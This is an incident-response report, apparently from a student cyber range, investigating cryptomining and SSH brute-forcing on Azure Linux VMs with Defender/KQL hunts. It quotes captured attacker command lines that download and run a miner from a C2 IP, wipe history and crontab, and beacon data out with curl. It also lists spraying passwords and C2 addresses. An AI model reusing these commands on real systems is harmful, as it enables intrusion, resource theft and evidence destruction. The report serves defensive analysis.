

# Azure Abuse / Crypto-Mining / Brute-Force Incident



# Executive Summary

Following the Azure Abuse Notification, a full investigation was conducted. Findings confirm this was an internal, student-driven compromise originating from linux-vulnmgmt-kobe. The attack resulted in crypto-mining deployment, lateral movement, and external brute-force activity.




Figure1: Full Incident Timeline

# 5Ws Summary

## Who:

- Primary Attacker: linux-vulnmgmt-kobe — entry confirmed by Defender Incident 2400 (brute force)
- Lateral Movement / Miner Drop: Levi-Linux-Vulnerability — observed crypto-miner deployment
- External Brute-Force Stage: sakel-lunix-2 — 244,000+ outbound attempts to platforms like Twitter and YouTube

## What:

- Brute-force login succeeded on kobe
- .diicot, .balu crypto-miner deployed from Levi-Linux-Vulnerability
- sakel-lunix-2 engaged in external abuse

## When:

- Initial brute force: Feb 18, 2025 (kobe)
- Crypto-miner activity: Feb 20, 2025 (levi)
- External brute force: Mar 14–17, 2025 (sakel-lunix-2)

## Where:

- Internal Cyber Range Linux VMs

## Why:

- Resource hijacking for crypto mining
- External abuse triggered Microsoft Malicious Activity Notice
- No internal data theft confirmed

# Incident Overview

Data Point	Value
Abuse Alert	External brute-force attempts
PublicIP Trigger	20.81.228.191
Timestamp	3/18/2025 - 6:40UTC
Source	Azure VM flagged by Defender / Abuse Report
Potential Impact	Crypto miner activity, lateral movement, credential abuse

## Microsoft Email Investigation Trigger

This message is to notify you that the Microsoft Azure Safeguards Team has identified activity originating from your Azure resource(s) in violation of the Microsoft Online Services Acceptable Use Policy. We have included the details and the results of the initial investigation below and, if applicable, a copy of any third-party complaints received.

Case Number: **REDACTED**

*Failure to resolve the issue within 2 business days or continued violation of the Microsoft Online Services Acceptable Use Policy may result in the suspension of your resource(s) or subscription.*

You are responsible for addressing complaints from third parties regarding your use of Microsoft Azure, including any use by your end users. The terms governing use of Microsoft Azure, including the Acceptable Use Policy for Online Services in the Product Terms, can be found at <http://azure.microsoft.com/support/legal>.

Please take the appropriate next step to resolve this issue:

- Promptly take appropriate action to resolve this issue within 2 business days of the date sent of this notice and inform us that you have done so by replying to this email at [<mailto:azsafety@microsoft.com>](mailto:azsafety@microsoft.com).
- If you believe this is in error, or have additional questions, please reply to this email at [<mailto:azsafety@microsoft.com>](mailto:azsafety@microsoft.com).

Thank you,

The Microsoft Azure Safeguards Team

### Subscription and Resource Information

- Subscription ID: 3c95e63a-895a-4386-991e-edbbf57de5c8
- Resource ID:  
[/subscriptions/3c95e63a-895a-4386-991e-edbbf57de5c8/resourcegroups/student-rg-530adbfb4427ba7bec7656eb18bf67174787f22c429d23ddde3d79820a1b2c72/providers/microsoft.compute/virtualmachines/sakel-lunix-2](https://subscriptions/3c95e63a-895a-4386-991e-edbbf57de5c8/resourcegroups/student-rg-530adbfb4427ba7bec7656eb18bf67174787f22c429d23ddde3d79820a1b2c72/providers/microsoft.compute/virtualmachines/sakel-lunix-2)

- Geo Location: eastus2
- Activity Summary
- Date/Time of Activity: 3/18/2025 6:40:40 AM
- Description: External reports of Brute Force traffic from your resource were received
- Evidence Gathered: Traffic analysis confirmed Brute Force traffic was present
- Reported Source: 20.81.228.191

- [X] <<https://twitter.com/msftsecurity>>
- [X] <<http://www.linkedin.com/company/1035/>>
- [X] <<https://www.youtube.com/c/MicrosoftSecurity>>

# Define Scope + Initial Hypothesis

## Hypothesis

The virtual machine using public IP 20.81.228.191 was compromised. It is performing external brute-force attacks. The activity may involve crypto-mining or other malware.

## Scope and First Task

- Confirm which VM or device is assigned IP 20.81.228.191
- Collect the Device ID, Hostname, and Operating System
- Start mapping activity based on:
  - Microsoft Defender Incident ID 2400
  - Sentinel logs and KQL queries
- The goal is to confirm the compromise, map attacker actions, and check for miner or malware deployment.

# Data Gathering & Threat Hunting Begins

## Validate Microsoft Claim

DeviceInfo   where PublicIP == "20.81.228.191"						
started	Show empty columns	history	38 items	Search	🕒 00:04:745	Low ⓘ
Timestamp ↑	DeviceId	DeviceName	ClientVersion	PublicIP	OSArchitecture	OSPlatform
Mar 14, 2025 4:41:...	f0e5924acee5d577e8...	sakel-linux-2.p2zfvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	30.125012.0.0	(info) 20.81.228.191	64-bit	Linux

Microsoft Reported IP – Attributed to:

Field	Value
DeviceName	sakel-linux-2.p2zfvso
Device ID	876cbf2b7414f889a884d436a2232cfa7471c233
Public IP	20.81.228.191
OS	Linux
Timestamp of Activity	2025-03-18 06:40:38Z

The screenshot shows the Microsoft Defender for Endpoint portal interface. The device name is 'sakel-linux-2'. Key details include:

- Category:** Computers and Mobile
- Subtype:** Server
- Domain:** [REDACTED]
- OS:** Ubuntu 64-bit (Release 22.4 Build false)
- Health state:** Active
- Last seen:** Mar 18, 2025 6:45:32 AM

On the right side, there are sections for:

- Active alerts:** 4 Low
- Discovered vulnerabilities:** 3 High (3)
- Defender Antivirus not active +2 more issues:** This section lists various system components and their states, such as Security intelligence (Version 1.425.73.0, Mar 17, 2025 3:21:17 PM), Engine (Version 1.1.24090.13, Mar 14, 2025 4:41:00 PM), Platform (Version 101.25012.0.0000, Mar 14, 2025 4:40:57 PM), and Defender Antivirus mode (Passive, Mar 18, 2025 6:34:08 AM).

## Hunt for Outbound SSH Brute-Force

Check if `sakel-lunix-2` with DeviceID

`876cbf2b7414f889a884d436a2232cfa7471c233` was performing outbound brute-force SSH attempts as Microsoft reported.

DeviceNetworkEvents				
where DeviceName contains "sakel-lunix-2"				
where RemotePort == 22 or InitiatingProcessCommandLine contains "ssh"				
project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine, ReportId				
sort by Timestamp asc				
Showing the first 30,000 results for this query. To get more focused results, try adding filters or summarizations.				
<input type="checkbox"/> Show empty columns				
30000 items <input type="button" value="Search"/>				
<input type="button" value="Add filter"/>				
Stamp	DeviceName	RemoteIP	RemotePort	InitiatingProcessCommandLine
Mar 14, 2025 4:41...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 8.219.145.111	43280	/network "rm -rf /var/tmp/Documents ; mkdir /var/tmp/Documents >&1 ; crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; chattr -iae /var/tmp/Documents/dicot ; pkill Opera ; pkill cnrig ; pkill java ; killall java ; pkill xmrig ; killall cnrig ; killall xmrig ; cd /var/tmp; mv /var/tmp/dicot /var/tmp/Documents/dicot ; mv /var/tmp/kuak /var/tmp/Documents/kuak ; cd /var/tmp/Documents ; chmod +x . ; /var/tmp/Documents/dicot >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history ; rm -rf /tmp/cache ; cd /tmp/ ; wget -q 85.31.47.99/NzjOTYwx5/balu    curl -O -s L 85.31.47.99/NzjOTYwx5/balu ; mv balu cache ; chmod +x cache ; ./cache >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history"
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.0	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.1	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.2	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.3	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.4	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.5	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.6	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.7	22	/network "rm -rf /var/t...
Mar 14, 2025 5:46...	<a href="#">sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net</a>	(ip) 10.0.0.8	22	/network "rm -rf /var/t...

- Found hits using Device Name
- During the investigation, 30,000+ SSH brute-force attempts were recorded originating from `sakel-lunix-2`.
- Important Indicators of Compromise noticed
- During the investigation, a low-hanging fruit discovery exposed direct compromise evidence early in the analysis, accelerating the identification of attacker actions.

We can use this to investigate the compromise fully.

## Brute-Force Campaign Findings

The screenshot shows a log analysis interface with a query editor at the top containing the following DQL code:

```
36 DeviceNetworkEvents  
37 | where DeviceName contains "sakel-lunix-2"  
38 | where RemotePort == 22  
39 | where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."  
40 | summarize TotalAttempts = count(), UniqueTargets = dcount(RemoteIP)  
41  
42
```

Below the code, there are navigation links: Getting started, Results (underlined), and Query history. There are also Export and Show empty columns options.

Filters section: TotalAttempts (checkbox checked) and UniqueTargets (checkbox checked). The value for UniqueTargets is 249251, which is highlighted with a red box.

Field	Value
DeviceName	sakel-lunix-2
Internal IP	10.0.0.217
Role	Linux VM — Confirmed as origin of brute-force campaign

- Total Attempts: 244,560 SSH brute attempts (Port 22)
- External Targets: Thousands of unique IPs hit in automated fashion
- Internal Targets: 256 internal IPs scanned

### External Brute-Force Behavior:

- Sequential scan behavior observed
- Each IP received exactly 3 SSH attempts
- Suggests automated tool or script.

# Attack Timeline & Narrative (Prepare-Engage)

## Internal Lateral Movement Investigation

Determine if the attacker (sakel-lunix-2) attempted lateral movement by brute-forcing internal lab systems.

```
30 DeviceNetworkEvents
31 | where DeviceName contains "sakel-lunix-2"
32 | where RemotePort == 22
33 | where RemoteIP startswith "10." or RemoteIP startswith "192.168."
34 | summarize Attempts=count(), UniqueInternalIPs=dcount(RemoteIP)
35
36
37
```

Getting started      **Results**      Query history

Export      Show empty columns

Filters:  Add filter

Attempts	UniqueInternalIPs
<input type="checkbox"/> > 256	256

```

DeviceNetworkEvents
| where DeviceName contains "sakel-lunix-2"
| where RemotePort == 22
| where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."
| extend Subnet = strcat(split(RemoteIP, ".")[0], ".", split(RemoteIP, ".")[1])
| summarize Attempts=count(), UniqueIPs=dcount(RemoteIP) by Subnet
| sort by Attempts desc

```

Started    **Results**    Query history

▼ Show empty columns    28 items

Add filter

net ↑	Attempts	UniqueIPs
0.0	1	1
1.95	12713	12624
20.121	2798	2805
31.128	12736	12798
42.121	17344	17257
45.64	11190	11148
46.17	14645	14617
52.232	1907	1910
52.68	11976	11820
72.19	5439	5445

## MITRE ATT&CK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T2021 0 Remote Services (SSH)	In Progress (Internal focus next)

## Internal Attack Summary

Metric	Value
Internal Targets	256 unique 10.x.x.x
Confirmed Behaviour	Sequential Scan detected
Risk:	High – potential attempts to move laterally inside the environment



## Assessment / Conclusion:

- Attacker attempted lateral movement by scanning the entire 10.0.0.x subnet
- No internal system received repeated brute attempts
- Indicates worm-like scanning, not direct credentialled pivot
- Lateral move unsuccessful based on scan pattern (low persistence, no focused brute) likely mapping the network at this stage.

MITRE ATT&CK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T2021 0 Remote Services (SSH)	In Progress (Internal focus next)

# Deep Dive: Investigating Sakel-Lunix-2 as the Primary Compromised Host

The next phase of this investigation focuses on sakel-lunix-2. The objective is to review process events, network activity, and file behavior on this system. This analysis aims to identify any signs of suspicious actions or potential compromise linked to the broader incident.

A screenshot of a log viewer interface. At the top, there is a query editor with the following SQL-like code:

```
SELECT * FROM NetworkEvents  
WHERE DeviceName contains "sakel-lunix-2"  
AND RemotePort == 22 OR InitiatingProcessCommandLine contains "ssh"  
PROJECT Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine, ReportId  
SORT BY Timestamp ASC
```

Below the query editor, there are tabs for 'Started' and 'Results'. The 'Results' tab is selected, showing a table with the following columns: Stamp, DeviceName, RemoteIP, and RemotePort. There are 30000 items listed. A search bar is at the top right. A red box highlights the last row of the table, which corresponds to the highlighted command line in the log viewer.

Stamp	DeviceName	RemoteIP	RemotePort
Mar 14, 2025 4:41...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 8.219.145.111	43280
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.0	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.1	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.2	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.3	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.4	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.5	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.6	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.7	22
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	(ip) 10.0.0.8	22

The table helps us track the threat actor's activity across the environment.

## Extracted IOCs

Type	Indicator / Artifact	Description
File / Path	/var/tmp/Documents/.diicot	Malware artifact - mining binary
File / Path	/var/tmp/Documents/.kuak	Malware artifact - secondary payload
File / Path	/var/tmp/dicot/.diicot	Malware deployment directory
File / Path	/var/tmp/kuak/var/tmp/Documents/.kuak	Payload / artifact replication
File / Path	.balu	Malicious miner binary downloaded from C2
File / Path	.cache	Likely storing miner or logs
File / Path	/var/tmp/cache	Malware / miner staging folder

File / Path	~/.bash_history	Bash history wiped for evasion
IP Address	85.31.47.99	Malicious Command & Control (C2), miner download
Command	rm -rf /var/tmp/Documents	File deletion (destruction / evasion)
Command	chattr -iae ~/.ssh/authorized_keys	SSH key file modification for persistence
Command	pkill Opera, pkill crnjc, pkill java, pkill xmrig	Process killing (resource hijacking prevention)
Command	wget -q 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	curl -O -s -L 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	chmod +x cache	Setting executable permission on malware
Command	history -c	Bash history wipe
Command	rm -rf .bash_history	Remove bash history - defense evasion
Command	crontab -r	Removing cron jobs for persistence clearing

- This IOC list shows heavy resource hijacking, defense evasion, and persistence techniques.
- IP 85.31.47.99 is the confirmed malware C2.
- Commands show miner deployment and anti-forensic behavior.

DeviceProcessEvents

```
| where ProcessCommandLine contains "rm -rf"
| where ProcessCommandLine has_any ("network", "system", "update")
| project Timestamp, DeviceName, InitiatingProcessCommandLine
```

started    Results    Query history

79 items    ⏴ Search    ⏳ 00:02.37    🔍 Low    ⏵ Chart type    🌐 Full screen

Timestamp ↑	DeviceName	InitiatingProcessCommandLine
Mar 13, 2025 5:44...	linuxvmdavid.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 13, 2025 5:44...	linuxvmdavid.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
Mar 14, 2025 5:46...	sakel-linux-2.p2zfvso...	/retea -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpnAU" ]] then echo -e "' else echo Logged w
DeviceProcessEvents		
		where DeviceName == "sakel-linux-2.p2zfvso05mlejjev3ck4vqd3kd.cx.internal.cloudapp.net"
		where Timestamp between (datetime(2025-03-18 06:00:00) .. datetime(2025-03-18 07:00:00))
		where FileName in ("wget", "curl", "python3", "python", "hydra", "ncrack", "bash", "dash")
		project Timestamp, FileName, ProcessCommandLine, InitiatingProcessFileName, AccountName
		order by Timestamp asc
Timestamp ↓	FileName	ProcessCommandLine
Mar 18, 2025 6:22...	bash	bash -c "udevadm info -a -p ***** info -q path -n /dev/sda1   grep device_id"
Mar 18, 2025 6:22...	bash	bash -c "udevadm info -a -p ***** info -q path -n /dev/sda   grep device_id"
Mar 18, 2025 6:22...	bash	bash -c "udevadm info -a -p ***** info -q path -n /dev/loop3   grep device_id"
Mar 18, 2025 6:22...	bash	bash -c "udevadm info -a -p ***** info -q path -n /dev/loop2   grep device_id"
Mar 18, 2025 6:22...	bash	bash -c "udevadm info -a -p ***** info -q path -n /dev/loop1   grep device_id"
Mar 18, 2025 6:22...	bash	bash -c "curl -silent "http://196.251.73.38:47/save-data?IP=14.116.191.154"\ -H 'Accept: text/html,application/xhtml+xml,application/xml,application/xml+rss+xml'
Mar 18, 2025 6:22...	bash	bash -c "curl -silent "http://196.251.73.38:47/save-data?IP=14.116.191.154"\ -H 'Content-Type: application/x-www-form-urlencoded'
Mar 18, 2025 6:22...	bash	bash -c "curl -silent "http://196.251.73.38:47/save-data?IP=14.116.191.154"\ -H 'Cache-Control: max-age=0'\ -H 'Connection: keep-alive'\ -H 'Upgrade-Insecure-Requests: 1'\ -insecure"
Mar 18, 2025 6:09...	curl	curl --silent http://196.251.73.38:47/save-data?IP=14.116.191.154
Mar 18, 2025 6:09...	bash	bash -c "curl --silent "http://196.251.73.38:47/save-data?IP=14.116.191.154"\ -H 'Accept: text/html,application/xhtml+xml,application/xml,application/xml+rss+xml'



Findings	Evidence
Suspicious downloads (curl, wget, python)	Process events
Connection to miner IPs and .x/black	Network logs
rm -rf destructive commands with network keyword	Process hunting
Discovery of retea and diicot miner payloads	Execution logs
Lateral movement and SSH brute-force spread	Device-to-device infection

DeviceProcessEvents

```
| where ProcessCommandLine has_any ("..network \\"rm -rf /var/tmp/Documents\\\"", ".rete", ".diicot", ".balu", "xmrig")
| project Timestamp, DeviceName, InitiatingProcessCommandLine
| order by Timestamp asc
```

Started    Results    Query history

Show empty columns    108 items    Search    00:02.653    Low    Chart type    Full screen

Timestamp	DeviceName	InitiatingProcessCommandLine
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/*"
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb0...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb0...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash key=\$1 user=\$2 if [[ \$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb0...
Feb 20, 2025 6:30:58 PM	levi-linux-vulnerability.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...
Mar 7, 2025 9:24:12 PM	linux-programmatic-ajs.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...
Mar 11, 2025 1:57:36 AM	linux-programmatic-vm-danny.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...
Mar 13, 2025 5:44:38 AM	linuxvmdavid.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...
Mar 14, 2025 5:46:51 PM	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	./rete -c '#!/bin/bash k...

# Full Payload Breakdown

## Persistence & Cleanup

- crontab -r → Crontab removal (disable scheduled defenses)
- chattr -iae ~/.ssh/authorized\_keys → Attempts to modify SSH authorized\_keys
- history -c / rm -rf .bash\_history ~/.bash\_history → Clear evidence
- /etc/sysctl.conf modified (file descriptor limits maxed for mass connections)

## Command & Control (C2) & Payloads

IOC / Domain / IP	Purpose
dinpasiune.com/payload	Remote payload download
85.31.47.99/.NzJjOTYwxx5/.balu	Payload dropper / miner binary
80.76.51.5/.NzJjOTYwxx5/.balu	Redundant miner source

## File System / Execution Artifacts

File / Directory	Purpose
/var/tmp/Documents/.diicot	Likely the miner / malware binary
/var/tmp/kuak	Secondary dropped file / helper script
/tmp/cache	Execution staging
/dev/shm/.x/	Hides binaries

## Brute Force User Enumeration & Password Spraying

- Reads /etc/passwd
- Attempts multiple common password combinations:
- \${user}123, \${user}1234, \${user}@123, Passw0rd, P@ssw0rd, Huawei@123, etc.
- Fully automated internal credential harvesting and spraying

## Mining Activity

- xmrig, cnrig, Opera, java processes killed (competing miners removed)
- Replaces with own miner .diicot, .balu, .kuak

## Incident Recap – Findings So Far

Category	Details
